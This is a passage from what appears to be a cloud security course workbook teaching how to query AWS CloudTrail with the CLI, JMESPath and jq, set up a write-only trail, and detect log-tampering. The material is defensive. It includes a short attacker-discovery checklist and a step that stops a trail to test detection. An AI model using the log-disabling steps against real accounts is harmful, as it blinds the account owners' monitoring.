> - EventSource: The API service called, such as S3, EC2, DynamoDB, etc.
> - AccessKeyId: The access key used to perform the command. This key sometimes is easier to track than a Username, especially with cross account roles.

3. We can use the `--lookup-attributes` to return a subnet of the data, but unfortunately we can only pick a single filter type. That can be very limiting. Another tool we have is the `--query` . As you know, `--query` can limit the properties of the returning JSON, such as the earlier query. But, it also allows you to filter based on JMESPath [12] query specification. Let's try some out.

Command Line

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets \
    --max-items 10 \
    --query 'Events[0:2].{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' \
    --output table
```

Sample Results

```
-------------------------------------------------------------------------------------------------------------
|
LookupEvents                                                |
+--------------------------------------+--------------+-----------------------------
+-----------------------+
|               EventId                |  EventName   |          EventTime          |
Username        |
+--------------------------------------+--------------+-----------------------------
+-----------------------+
|  9c9b1a0a-0a88-44ab-8b43-5f36db0dd448 |  ListBuckets |  2021-04-28T02:07:24+00:00  |
smccullough@sans.org |
|  c3e75eb9-0a7c-4078-a56e-b122c39404d8 |  ListBuckets |  2021-04-28T00:49:56+00:00  |
i-0ad8b208dc2ce5fb5  |
+--------------------------------------+--------------+-----------------------------
+-----------------------+
```

The `[0:2]` will print 2 objects starting at object 0. One thing to realize: the --lookup-events attributes tells the API to limit the returned data. Of all that data returned, the `--query` is limiting what is printed. In other words, `--lookup-events` is server side filtering and `--query` and `--filter` is client side filtering

4. The real power of JMESPath is the use of `expressions` with functions. Built in functions such as starts_with, sum, to_number, and avg, can open up some interesting properties. In our investigations, we likely want to focus on string based ones. Let's look for all the ListBucket calls that starts with a string.

Command Line

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets \
    --max-items 10 \
    --query 'Events[?starts_with(Username, `i-`)==`true`].
{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' \
    --output table
```

Sample Results

```
-------------------------------------------------------------------------------------------------------------
|
LookupEvents                                                |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|               EventId                |  EventName   |          EventTime          |
Username        |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|  c3e75eb9-0a7c-4078-a56e-b122c39404d8 |  ListBuckets |  2021-04-28T00:49:56+00:00  |
i-0ad8b208dc2ce5fb5 |
|  f72fbc91-27e1-439d-8a08-84fb3be98a9f |  ListBuckets |  2021-04-28T00:37:18+00:00  |
i-0ad8b208dc2ce5fb5 |
|  e510af4c-7951-49c8-97df-5a99a049639c |  ListBuckets |  2021-04-28T00:34:02+00:00  |
i-0ad8b208dc2ce5fb5 |
|  26b7d68f-aabc-4bc4-92bb-f6c849495aee |  ListBuckets |  2021-04-28T00:29:37+00:00  |
i-0ad8b208dc2ce5fb5 |
+--------------------------------------+--------------+-----------------------------
+----------------------+
```


Where previous we could see a username of an IAM account, we now have limited the return only to "usernames" that start with an `i-`

5. You may want to track down and see what a particular user has done in your environment. Especially if that user is a virtual machine acting weird. Try to craft these queries and see what they return.

What created your S3 buckets? (click to reveal query)

```
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=CreateBucket \
  --max-results 10 \
  --query 'Events[?starts_with(Username, `i-`)==`true`].
{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' \
  --output table
```

Sample Results




```
[ec2-user@ip-10-2-0-55 bin]$ aws cloudtrail lookup-events \
>   --lookup-attributes AttributeKey=EventName,AttributeValue=Cre
>   --max-results 10 \
>   --query 'Events[?starts_with(Username, `i-`)==`true`].{EventI                tTime:EventTim
>   --output table
-------------------------------------------------------------------------------------------
|                                        LookupEvents                                     |
+--------------------------------------+--------------+-------------------------+---------------------+
|               EventId                |   EventName  |        EventTime        |       Username      |
+--------------------------------------+--------------+-------------------------+---------------------+
|  1e33b262-e40b-4242-b18e-63182ed62f2a |  CreateBucket |  2021-04-27T22:14:57+00:00  |  i-0647fe331ce7b190f |
|  49944b62-01f0-4ef6-a002-88eae9fe749f |  CreateBucket |  2021-04-27T22:14:57+00:00  |  i-0647fe331ce7b190f |
|  84759834-4720-4205-82b3-5195d9809713 |  CreateBucket |  2021-04-27T22:14:57+00:00  |  i-0647fe331ce7b190f |
|  2db16687-160f-4fe2-86d4-6e5ab0561d3e |  CreateBucket |  2021-04-27T22:06:31+00:00  |  i-0647fe331ce7b190f |
+--------------------------------------+--------------+-------------------------+---------------------+
[ec2-user@ip-10-2-0-55 bin]$
```

Of the first 100 events from that Instance, print the ones that have a ReadOnly that starts with false

Make sure you substitute your instance ID from above in this query.

```
INSTANCE_ID=i-123abc123abc
```

```
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=Username,AttributeValue=$INSTANCE_ID \
  --max-items 100 \
  --query 'Events[?starts_with(ReadOnly, `f`) == `true`].
{ReadOnly:ReadOnly,EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' \
  --output table
```

Did That One Work?

That last command may not have worked. We typically have used the `max-items` property to limit the data being returned so that it is manageable. If the API only returns 10 queries, and then the JMES `starts_with()` finds only ReadOnly as true, you will return no values.

It's important to think about your query. Limit as much as possible with the original `--lookup-attributes`, then refine with JMESPath

6. Here is a weird quirk to think about. The AWS CLI is using the Boto3 SDK to interact with the AWS API. That SDK is doing a lot of work behind the scenes for every command. On an EC2, the SDK will determine it is on an EC2 and query the metadata service.[13] It looks for an assigned IAM Role, and then makes a request to AWS to get the proper secret access keys to perform the logic. In our case, the IAM Role does not allow S3 bucket lists, so we get a denied.

   But, if that EC2 had no IAM role assigned, it would never make the query and get denied. Therefore, CloudTrail would never record a deny.

> **Question**
>
> Do you attach an IAM Role to every EC2, even if it is not necessary, just to track data in CloudTrail? No right answer on this one, just food for thought.

7. We focused just on ListBuckets. The Pacu tool gives some good ideas of what other Cloud Service resources an attacker might look for. There are a number that really stand out.

> **Think like an Attacker**
>
> An attacker has gained access to your environment, but they need to look around. Here are some questions that an attacker might ask. Think about how they might get those answers.
>
> - What IAM Groups are there? The IAM Group might give hints as to what users might have more privileges, and thus a better target
> - What EC2s are running? A port scan is fine, but how much better to just ask AWS to divulge all virtual machines that are running
> - What is the current account? If an EC2 is compromised and an attacker is running commands, they could try and identify information about the privileges it currently has. STS Get Caller Identity will return the Account information.
> - Are there EBS Snapshots? Companies tend to create and leave around EBS snapshots and forget about them. These snapshots could contain important data that an attacker may want. Describe Snapshots will give all the snapshots in a region

Create a Trail to Just Find Write Events

Good security practice is to set up an AWS organization or account dedicated to the security team. For this class, we will do everything in a single account. An S3 bucket dedicated to security logs can help us funnel all important logging to a centralized bucket. That bucket should only be available to the security team, have versioning turned on, and never allowed to be on the internet. We could get fancy with using cross account access and push data to a bucket in the security organization, but we can just use the bucket that CloudFormation created for us.

1. Using the CLI, you can use the DescribeStacks action to query and return the output values you want. Our resources are built with CloudFormation and CDK, which will create resource names that are unique. However, we can use CloudFormation to create "Outputs", which will give use Keys and Values of resources of interest. We can then query those Keys and Values to get the resource name of a particular resource.

   Query for the output of the `buckets` stack (you built this in lab 0), and query for `ExportName==`securitybucket``

Get Bucket Name

```
aws cloudformation describe-stacks \
    --stack-name baker221b \
    --query "Stacks[].Outputs[?ExportName=='securitybucket']"
```

Sample Results

```
[
    [
        {
            "ExportName": "securitybucket",
            "OutputValue": "baker221b-logs0b6081b1-3qfn3f1zc2oe",
            "Description": "The S3 bucket where security logs will be retained"
        }
    ]
]
```

2. That is the name of the bucket that CloudFormation created that will hold all the security logs. Now, use this security bucket name to query for 10 objects in that bucket with a prefix of AWSLogs.

Note

We can easily output just the bucket name, and assign to a variable. Then, the next bash command can use that variable to query bucket objects.

Command Line

```
SECURITY_BUCKET=$(aws cloudformation describe-stacks \
    --stack-name baker221b \
    --query "Stacks[].Outputs[?ExportName=='securitybucket'].OutputValue" \
    --output text)
echo "Security bucket: $SECURITY_BUCKET"
```

Sample Results

```
Security bucket: baker221b-security891141fd-t85njud8t5zq
```

Note

CDK will create a custom bucket name based on some text we give it. `baker221b` is the stack name. `security` is the unique name we gave it in the CDK code. `891141fd-t85njud8t5zq` is a random string that CDK uses to ensure this is a unique resource.

3. Now, create a trail in CloudTrail called `write-access`. In the previous step we assigned the security bucket name to $SECURITY_BUCKET. We can use this in our commands.

Command Line

```
aws cloudtrail create-trail \
    --name "write-access" \
    --s3-key-prefix "write" \
    --s3-bucket-name $SECURITY_BUCKET \
    --is-multi-region-trail \
    --enable-log-file-validation \
    --include-global-service-events
```

Sample Results

```
{
    "Name": "write-access",
    "S3BucketName": "baker221b-logs0b6081b1-3qfn3f1zc2oe",
    "IncludeGlobalServiceEvents": true,
    "IsMultiRegionTrail": true,
    "TrailARN": "arn:aws:cloudtrail:us-east-2:12345678910:trail/write-access",
    "LogFileValidationEnabled": true,
    "IsOrganizationTrail": false
}
```

4. That creates the trail, but we have to put a selector on this trail to tell the trail what kinds of API calls to pull back. We can configure up to 5 selectors.[14]
5. We know we can select:
    - Management Events: These are calls to the AWS API services and are usually what we are interested in
    - Data Calls: Identifying one, or all of your S3 buckets or Lambda functions to trap read/write actions. This is usually very noisy, but might be good for a very specific bucket that has important data. You can select up to 250 resources, which might seem like a lot. If you are trying to use CloudTrail selectors to monitor a bunch of S3 buckets for specific and tailored activities, then maybe use a CloudWatch Rule. The CloudTrail mechanism is great to monitor your more important S3 buckets to identify attempted tampering.
    - Read, Write, or Both: Determine if you want read-only events, write-only events, or both. Typically, we are more concerned about write-only events.
6. Let's set up a selector to only get write-access. This can be used to reduce the amount of data to sift through, and we have a copy of the events in our S3 bucket for evaluation later.

Command Line

```
aws cloudtrail put-event-selectors \
    --trail-name write-access \
    --event-selectors '[{"ReadWriteType": "WriteOnly", "IncludeManagementEvents": true}]'
```

Sample Results

```
{
    "TrailARN": "arn:aws:cloudtrail:us-east-2:123456789012:trail/write-access",
    "EventSelectors": [
        {
            "ReadWriteType": "WriteOnly",
            "IncludeManagementEvents": true,
            "DataResources": [],
            "ExcludeManagementEventSources": []
        }
    ]
}
```

7. The trail is created, but it is not doing anything. A trail must be turned on, and it can be turned off. This lets us add "selectors" before the trail is ready to go. It also gives us the ability to stage the creation of a Trail, with the proper S3 properties or CloudWatch endpoints, before turning on the CloudTrail. So, maybe you have a very noisy CloudTrail--you could turn it on or off as needed during an investigation.

Command Line

```
aws cloudtrail start-logging --name write-access
aws cloudtrail get-trail-status --name write-access
```

Sample Results

Take a look at the status of the new trail

```
{
    "IsLogging": true,
    "LatestDeliveryTime": "2020-06-15T17:53:20.201000-04:00",
    "StartLoggingTime": "2020-06-15T17:57:57.191000-04:00",
    "LatestDigestDeliveryTime": "2020-06-15T16:05:54.088000-04:00",
    "LatestDeliveryAttemptTime": "2020-06-15T21:53:20Z",
    "LatestNotificationAttemptTime": "",
    "LatestNotificationAttemptSucceeded": "",
    "LatestDeliveryAttemptSucceeded": "2020-06-15T21:53:20Z",
    "TimeLoggingStarted": "2020-06-15T21:57:57Z",
    "TimeLoggingStopped": ""
}
```

Detecting CloudTrail Disable Attempts

The security team will create a CloudTrail Trail that sends data to an S3 bucket, in a security team owned account, for incident response and analysis. One MITRE ATT&CK technique to look out for is [T1562.008] Impair Defenses: Disable Cloud Logs [15]

As with all logs, the logging system should log when the logs are disabled. This is an obvious security requirement. Let us attempt to disable the logs, then see if we can see the results in CloudTrail.

1. Looking at the Boto3 page [16] for CloudTrail, there are a number of actions an attacker could change that would break the CloudTrail
    - StopLogging: This will keep the trail in place, but will stop logging from happening until it restarted. As an attacker, this is likely the first one to try. It may not be as noticeable as the others
    - DeleteTrail: Removing the trail completely from the system.
    - UpdateTrail: This command could be run to change the destination of the log events. Security teams will have the security trail sending data to that S3 bucket, use UpdateTrail to redirect to another S3 bucket, or turn off S3 bucket destinations all together.
    - ListTrails: An attacker doing cloud discovery likely would look for trails first. You can't delete a trail without the name of a trail.
    - DescribeTrails/GetTrail: Gives details of a trail. First list the trails, then describe them to see what their outputs are, then Update or Delete them.

Command Line

Let's stop and then restart the trail from above

```
aws cloudtrail stop-logging \
    --name write-access
```

Sample Results

No results are returned.

2. Describe the trail and see if it is indeed stopped.

Command Line

```
aws cloudtrail get-trail-status \
    --name write-access
```

Sample Results


```
{
    "IsLogging": false,
    "LatestDeliveryError": "NoSuchBucket",
    "LatestDeliveryTime": "2021-04-27T19:01:37.731000+00:00",
    "StartLoggingTime": "2021-04-25T21:33:50.295000+00:00",
    "StopLoggingTime": "2021-04-28T22:31:56.594000+00:00",
    "LatestDigestDeliveryTime": "2021-04-27T18:36:37.156000+00:00",
    "LatestDeliveryAttemptTime": "2021-04-28T22:33:23Z",
    "LatestNotificationAttemptTime": "",
    "LatestNotificationAttemptSucceeded": "",
    "LatestDeliveryAttemptSucceeded": "2021-04-27T19:01:37Z",
    "TimeLoggingStarted": "2021-04-25T21:33:50Z",
    "TimeLoggingStopped": "2021-04-28T22:31:56Z"
}
```


3. We can see that logging has stopped with `"IsLogging": false`. Let's look for anyone who might have attempted to stop logging, delete a trail, or update a trail. We likely should run three separate queries, using a lookup of the specific event.

   Run the three queries and see if you get any results. You may not see `DeleteTrail` and `UpdateTrail`, but you will see `StopLogging`. If `StopLogging` does not show up right away, the logs have not shown up yet into CloudTrail

Stop Logging

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=StopLogging \
    --query 'Events[].{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' --
output table
```

Sample Results

```
-------------------------------------------------------------------------------------------------------------
|
LookupEvents                                                |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|               EventId                |  EventName   |          EventTime          |
Username        |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|  8cac0528-6d9c-45d6-b9d2-4a14d51a55af |  StopLogging |  2021-04-28T22:31:56+00:00  |
i-0647fe331ce7b190f |
+--------------------------------------+--------------+-----------------------------
+----------------------+
```

Does it show up?

It could take 15 minutes or so before logs show up sometimes. If the StopLogging did not appear, try again at the beginning of the next lab or during your next break.

4. In this lab, we are stopping the trail, but not deleting or updating the trail. But, here are the queries you can run to look for those activities.

Delete Trail

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=DeleteTrail \
    --query 'Events[].{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' --
output table
```

Update Trail

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=UpdateTrail \
    --query 'Events[].{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' --
output table
```

5. Now that we have proven we see logging stop in the logs, restart the logs.

Stop Logging

```
aws cloudtrail start-logging \
    --name write-access
aws cloudtrail get-trail-status \
    --name write-access
```

Sample Results


```
{
    "IsLogging": true,
    "LatestDeliveryError": "NoSuchBucket",
    "LatestDeliveryTime": "2021-04-27T19:01:37.731000+00:00",
    "StartLoggingTime": "2021-04-28T22:47:06.554000+00:00",
    "StopLoggingTime": "2021-04-28T22:31:56.594000+00:00",
    "LatestDigestDeliveryTime": "2021-04-27T18:36:37.156000+00:00",
    "LatestDeliveryAttemptTime": "2021-04-28T22:45:06Z",
    "LatestNotificationAttemptTime": "",
    "LatestNotificationAttemptSucceeded": "",
    "LatestDeliveryAttemptSucceeded": "2021-04-27T19:01:37Z",
    "TimeLoggingStarted": "2021-04-28T22:47:06Z",
    "TimeLoggingStopped": "2021-04-28T22:31:56Z"
}
```


Conclusion

In this lab, we showed how AWS API calls, or interactions with the management plane of AWS, can be viewed in CloudTrail. We did used the JMSEPath filtering with the `--query` directive in the AWS CLI. We also setup CloudTrail security Trail for future labs and wrote detections for tampering.

AWS has a set of recommendations for Security Best Practices in AWS CloudTrail [17] that we recommend you take look at.

Further Reading

There are usually 3 things we want to do with log data.

1. Store it for later in case we need it or compliance
2. Collect a bunch of data to search and analyze later
3. Perform some automated response action

That last one, automated response action, usually requires a trigger. CloudWatch rules [18] are really the most comprehensive way to create a trigger. We recommend checking out this page on writing response triggers in CloudWatch for CloudTrail data

---

1. https://attack.mitre.org/techniques/T1526/
2. https://attack.mitre.org/matrices/enterprise/cloud/
3. https://attack.mitre.org/techniques/T1526/
4. https://attack.mitre.org/techniques/T1526/
5. https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/list-buckets.html
6. https://docs.aws.amazon.com/cli/latest/userguide/cli-usage-output.html#cli-usage-output-filter
7. https://github.com/RhinoSecurityLabs/pacu
8. https://rhinosecuritylabs.com/
9. https://github.com/RhinoSecurityLabs/pacu/tree/master/modules
10. https://github.com/RhinoSecurityLabs/pacu/blob/master/modules/aws__enum_account/main.py
11. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html
12. https://jmespath.org/specification.html
13. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html
14. https://awscli.amazonaws.com/v2/documentation/api/latest/reference/cloudtrail/put-event-selectors.html
15. https://attack.mitre.org/techniques/T1562/008/
16. https://boto3.amazonaws.com/v1/documentation/api/latest/reference/services/cloudtrail.html
17. https://docs.aws.amazon.com/awscloudtrail/latest/userguide/best-practices-security.html
18. https://docs.aws.amazon.com/AmazonCloudWatch/latest/events/Create-CloudWatch-Events-CloudTrail-Rule.html

Lab 1.3: Parsing Logs with jq

Objectives

Estimated Time: 20 minutes

- Researching jq
- Understanding JSON
- Querying the CloudTrail data with jq

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

[x] Lab 1.2: Detecting Cloud Service Discovery Attack with CloudTrail

Research jq

The jq program is a lightweight command line processor specifically for JSON. It's easy to install and use right along with your other command line tools. It is great at filtering, transforming, and manipulating JSON data right in your workload.

Take a look at the jq Homepage [1] and the jq Manual [2]


Understanding JSON

Typically, when jq is run against data on the command line, JSON data is piped to the jq program, and jq will manipulate that data before passing it to the next piped service or to standard out. Let's start playing with jq by looking at a simple JSON data from a single CloudTrail event.


1. JSON is the JavaScript Object Notation [3] format. Sure, humans can read it, but it is very simple for every modern programming languages to be able to easily build and parse the object. In our `aws cli` we can request outputs in yaml, [4] text, tables, and JSON output, per the AWS CLI webpage. [5] We will use JSON a lot in this class, so let's look at some basics of the standard.

   JSON is a collection of name/value pairs. The name is a string, and the value can be a number of types including strings, numbers, arrays, and other complex objects.

   An `object` is an unordered set of name/value pairs that begin with a `{` and ends with a `}`.



An `array` is an ordered collection of values. An array begins with `[` and ends with `]`.



2. AWS CLI returns data in JSON format, along with other types. But AWS infrastructure uses JSON for CloudFormation, IAM Policies, and CloudTrail logs. Here is a simple example. Let's get a list of our S3 buckets in JSON format.

Logging in

Log in to the `Inspector Workstations` through the Session Manager. Need a reminder? Review the Session Login Hints.

List all the buckets (click to reveal)

```
aws s3api list-buckets
```

Sample Results


```
{
    "Buckets": [
        {
            "Name": "baker221b-evidenced01cb220-ceodnm01kzqt",
            "CreationDate": "2021-04-27T22:14:58+00:00"
        },
        {
            "Name": "baker221b-logs0b6081b1-1ib6zftan4d0w",
            "CreationDate": "2021-04-27T22:14:58+00:00"
        },
        {
            "Name": "baker221b-webbackupbfcf6dbb-5yvzozgmlay3",
            "CreationDate": "2021-04-27T22:14:57+00:00"
        },
        {
            "Name": "cdktoolkit-stagingbucket-1nbb7lla0unze",
            "CreationDate": "2021-04-02T01:23:08+00:00"
        }
    ],
}
```


First, there is an opening `{` and closing `}`, to denote the JSON object. Inside the object is a Key/Value pair. The Key is `Buckets`, and the value is an array inside `[]`. Inside that array is a list of bucket objects. Each bucket object has two key/value pairs, `Name` and also `CreationDate`

3. As we learned in the last lab, the AWS Cli uses JMESPath with the `--query` to perform filtering. We can do that with jq (and so much more). Let's start with just printing certain values. Let's run the same command, but only print the bucket name, first with `--query`, then with `jq`.

List buckets command Line with --query

```
aws s3api list-buckets \
--query Buckets[].Name
```

Sample Results


```
[
    "baker221b-evidenced01cb220-ceodnm01kzqt",
    "baker221b-logs0b6081b1-1ib6zftan4d0w",
    "baker221b-webbackupbfcf6dbb-5yvzozgmlay3",
    "cdktoolkit-stagingbucket-1nbb7lla0unze",
]
```


List buckets command line with jq

```
aws s3api list-buckets \
| jq .Buckets[].Name
```

Sample Results

```
"baker221b-evidenced01cb220-ceodnm01kzqt"
"baker221b-logs0b6081b1-1ib6zftan4d0w"
"baker221b-webbackupbfcf6dbb-5yvzozgmlay3"
"cdktoolkit-stagingbucket-1nbb7lla0unze"
```

The data is the same, but the format is a bit different. By passing the jq, it will print out exactly what we told it to: a list of buckets. We may want to reconstruct the output as an array. jq allows us to manipulate the data pretty easily. Try again, but look at the new `[]` added and see the output.

Same output, but surrounded by []

```
aws s3api list-buckets \
| jq [.Buckets[].Name]
```

Note

We need to be careful of the format of data returned when we manipulate it with jq. We are building up the ability to chain together commands for automation, analytics, and response actions. The data format will be important.

Query CloudTrail with jq

Let's revisit some of the previous labs analytics, but include jq's incredible string manipulations.

1. Let's start manipulating CloudTrail with jq. Use the AWS CLI to just return all ListBuckets APIs. One of the EC2s that we spun up through CDK queried the AWS S3 endpoint to get a listing of S3 buckets. We also did it from our Student workstation. We may or may not see our EC2s in the list. However, see how often a ListBuckets happens, and by whom.

Use jq, return 10 ListBuckets, outputting as a table

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets \
    --max-items 10 \
    --query 'Events[].{EventId:EventId,EventName:EventName,EventTime:EventTime,Username:Username}' --
output table
```

Sample Results

```
-------------------------------------------------------------------------------------------------------------
|
LookupEvents                                                |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|                EventId               |  EventName   |          EventTime          |
Username        |
+--------------------------------------+--------------+-----------------------------
+----------------------+
|  1a7825c0-60ea-4fcf-b295-923d566c0d18 |  ListBuckets |  2020-06-15T16:28:11-04:00  |
i-08c49f945f27055a9 |
|  212a774c-fcf2-466c-b79d-f50e37909602 |  ListBuckets |  2020-06-15T09:24:04-04:00  |  AWSConfig-
Describe  |
|  0af609f6-c1c2-4f7b-883d-22ae8564ec8c |  ListBuckets |  2020-06-14T21:24:03-04:00  |  AWSConfig-
Describe  |
|  64a4b139-40bc-4f34-9ac0-a022e48efd82 |  ListBuckets |  2020-06-14T17:52:03-04:00  |
i-0d64ea9a2c8b1ed37 |
+--------------------------------------+--------------+-----------------------------
+----------------------+
```

2. Now, let's bring jq into the mix. We will use jq to print the ListBuckets objects in the array where the Username starts with i-. In other words, only when the "user", or the role assignee, is an EC2 instance.

Lookup just 1 CloudTrail log of ListBuckets

First, let's run `aws cloudtrail lookup-events` with only a single item returned, so we can see the kind of JSON that will be returned.

```
aws cloudtrail lookup-events \
    --max-items 1 \
    --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets
```

Sample Results

The resulting JSON data will look similar in structure to:


```
{
  "Events": [
      {
          "EventId": "3aba6266-0b6f-451a-9b26-65f89202264f",
          "EventName": "ListBuckets",
          "ReadOnly": "true",
          "AccessKeyId": "ASIATTLINRPJFKL4CSBJ",
          "EventTime": "2021-04-29T02:07:23+00:00",
          "EventSource": "s3.amazonaws.com",
          "Username": "i-0647fe331ce7b190f",
          "Resources": [],
          "CloudTrailEvent": "{\"eventVersion\":\"1.08\",\"userIdentity\":{\"type\":\"AssumedRole\",
\"principalId\":\"AROATTLINRPJP35EC6W6Z:i-0647fe331ce7b190f\",\"arn\":\"arn:aws:sts::
123456789012:assumed-role/inspector-role/i-0647fe331ce7b190f\",\"accountId\":\"123456789012\",
\"accessKeyId\":\"ASIATTLINRPJFKL4CSBJ\",\"sessionContext\":{\"sessionIssuer\":{\"type\":\"Role\",
\"principalId\":\"AROATTLINRPJP35EC6W6Z\",\"arn\":\"arn:aws:iam::123456789012:role/inspector-role\",
\"accountId\":\"123456789012\",\"userName\":\"inspector-role\"},\"webIdFederationData\":{},
\"attributes\":{\"mfaAuthenticated\":\"false\",\"creationDate\":\"2021-04-29T01:55:03Z\"},
\"ec2RoleDelivery\":\"2.0\"}},\"eventTime\":\"2021-04-29T02:07:23Z\",\"eventSource\":
\"s3.amazonaws.com\",\"eventName\":\"ListBuckets\",\"awsRegion\":\"us-east-2\",\"sourceIPAddress\":
\"54.225.48.159\",\"userAgent\":\"[aws-cli/2.1.39 Python/3.8.8 Linux/4.14.225-169.362.amzn2.x86_64 exe/
x86_64.amzn.2 prompt/off command/s3api.list-buckets]\",\"requestParameters\":{\"Host\":\"s3.us-
east-2.amazonaws.com\"},\"responseElements\":null,\"additionalEventData\":{\"SignatureVersion\":
\"SigV4\",\"CipherSuite\":\"ECDHE-RSA-AES128-GCM-SHA256\",\"bytesTransferredIn\":
